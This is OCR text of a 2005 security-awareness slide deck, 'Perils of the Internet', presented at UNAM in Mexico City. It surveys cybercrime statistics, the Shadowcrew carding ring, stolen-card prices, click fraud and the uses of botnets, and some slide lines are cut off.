Perils of the Internet


(Peligros del Internet)

Hank Nussbacher
hank@interall.co.il

Mexico City
May 26, 2005

seguridad en cómputo

UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO
POR MI RAZA HABLARA EL ESPIRITU


BAR/BAT MITZVA TOURS - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go
Internet

http://www.israel4u.com/slideshow/slide-sabar.asp

www.ISRAEL4U.com


Native born Israelis are called Sabras

Native born Israelis are called Sabras, named after this relative of the prickly pear cactus. Like the fruit they seem tough, but are really very sweet once you meet them.

The Costs of Threats

Losses from 269 reported incidents

Dollar Amount of Loss by Type of Attack (CSI/FBI 2004 Survey)




2004 CSI/FBI Computer Crime and Security Survey
Source: Computer Security Institute

2004: 269 Respondents

Online Mafia: Shadowcrew

- There are others: carderplanet, stealthdivision, and darkprofits, botfactory, muzzfuzz
  - Social security numbers, passports, ids, credit cards, etc.
- 4000 members
  - Admins, moderators, reviewers, vendors, end users
- 1.5M credit cards
- $4M in losses to customers and banks
- 30 arrested Oct 24, 2004
- US FTC - $52B in 2004 in goods and services purchased with fraudulently obtained personal identification



Home > PROJECTS > Security > Base Technologies

Security

March 7, 2005

Shadowcrew: Web Mobs

Base Technologies

Online crime doesn't take many tools.

It doesn't take much to get an organized cybercrime ring going. Below is a list of technologies that the U.S. Secret Service and security experts say have been used by the Shadowcrew and similar organizations to buy and sell stolen credit, debit and identification cards.

APPLICATION	PRODUCT	SUPPLIER
Instant messaging	ICQ, AIM	America Online
Chat	mIRC	Freeware
Encryption software	Trillian	Cerulean Studios
Payment handling	Money Transfer, e-Gold	Western Union, e-Gold Ltd.
Virtual private network	OpenVPN	Freeware
Forums, message boards	YaBB	Freeware

seguridad en cómputo

Going rates

- US credit card + CVV = $2.11
- Non-US credit card + CVV = $2.64
- US credit card – no CVV = $0.53
- Non-US credit card – no CVV = $1.06

Internet Fraud over the years

Type	1999	2000	2002	2003	2004
Auctions	87%	78%	90%	89%	51%
Merchandise Sales	7%	10%	5%	5%	20%
Internet Access	2%	3%	.4%	1%	1%
Nigerian scams		1%	4%	2%	8%
Phishing					5%
Adult services					3%
Fake checks					3%

Source: National Fraud Information Center – fraud.org


Where are the fraudsters

Where	2002	2003	2004
California	16%	15%	11%
New York	9%	9%	8%
Florida	8%	8%	8%
Texas	6%	5%	5%
Outside USA	3%	4%	26%

Source: National Fraud Information Center – fraud.org

Pay per click hij

- Starts with a DNS
- Uses many page redirects
- Passes victim to like Travelocity o Mercedes-Benz
- PPC is open to ab via shady affiliate
- Findwhat.com ea $175M in 2004



Quote.com: Quotes, charts, news and more - Microsoft Internet Explorer

Address: http://finance.lycos.com/qc/stocks/quotes.aspx?symbols=NASDAQ%3AFWHT&origsymbols=fwht

FindWhat.com NASDAQ: FWHT NM

Delayed Get real time or Stream this quote

6 May 2005, 04:00pm ET


4.74 (Unchanged)

Bid:	0.01
Ask:	9000.00
Day's Low & High:	N/A - N/A
Open:	N/A
Previous Close:	4.74
Volume:	0
Avg. Volume:	951,708
Market Capitalization:	145.33 M
52-week range:	4.59 to 23.94
1 week change:	-38.83%
1 month change:	-52.69%
1 year change:	-75.84%

File Edit View Favorites Tools Help
Search Favorites Media
Lycos Home | Site Map | My Lycos | Lycos Mail
QUOTE.COM
Enter symbol(s): Lookup symbol
Quote Go
Members: Log in
Get streaming charts
My account
Home | LiveCharts | News | Most Actives | Personal Finance | Portfolios | My Finance Help
Quote | News | Msg Brd | Chart | LiveChart | Company | I-Watch | SEC | Insiders | Analysts | Top Holders
Add to portfolio
Intraday chart Stream FWHT using LiveCharts™
NASDAQ:FWHT Quote.com
10am 11am 12pm 01pm 02pm 03pm
06 - Friday
300,000 Homes and Apartments
LiveCharts Get streaming time and sales data!
LiveCharts Get streaming time and sales data!
1 year chart Try FWHT on the new charting tool
NASDAQ:FWHT Quote.com
25 20 15 10 5
Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr M
04 05
Internet

Source: LURHQ, April 2005

Click-Ad abuse



SUNDAY, APRIL 17, 2005

THE TIMES OF INDIA

INDIA BUSINESS

India's secret army of online ad 'clickers'

N VIDYASAGAR

TIMES NEWS NETWORK[MONDAY, MAY 03, 2004 08:20:34 AM]

Sign In to earn Indiatimes points

NEW DELHI: With her baby on her lap, Maya Sharma (name changed) gets down to work every evening from her eighth-floor flat at Vasant Vihar. Maya's job is to click on online advertisements. She doesn't care about the ads, but diligently keeps count — it's $0.18 to $0.25 per click.

A growing number of housewives, college graduates, and even working professionals across metropolitan cities are rushing to click paid Internet ads to make $100 to $200 (up to Rs 9,000) per month.


How much is a click worth?

$.18-$.25

- Advertising company pays Google
- Google splits revenue with click ad site hoster
- PPC firms remove large single IPs clicking
- Need to be more clever – hence Indian clickers

Who are some of the Mexican PPC players?

- www.quepasa.com - $.03 bid
- www.TeRespondo.com - $.04 bid
  - Bought by Yahoo last month


Overture - View Bids - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address

http://uv.bidtool.overture.com/d/search/tools/bidtool/index.jhtml?Keywords=mexico&verifyCode=pd3s&mkt=us&la

View Bids

The top three listings are Overture Premium Listings™, which are seen by 80% of all active Internet u

Type in a search term and we'll show you the Max Bids and listings for that term.

mexico


1. Cruises to Mexico
   Experience Mexico aboard a premium Celebrity Cruise. Book now.
   www.celebrity.com
   (Advertiser's Max Bid: $1.50)
2. Mexico on eBay
   Find Mexico items at low prices. With over 5 million items for sale every day, you'll find all kind
   eBay - the World's Online Marketplace.
   www.ebay.com
   (Advertiser's Max Bid: $0.53)
3. Save on Travel to Mexico at Expedia.com
   Expedia.com: Find flights, hotels, vacation packages, cruises, rental cars, and more. Don't just
   Expedia.com.
   www.expedia.com
   (Advertiser's Max Bid: $0.52)

What are advertisers willing to pay – even up to $1.50 per click!!

seguridad en cómputo

What are botnets used for?

- DDOS
- Spamming
- Sniffing
- Keylogging
- Spreading m
- Installing ads
- Google Adse
- Manipulating
- Mass identity theft (phishing)

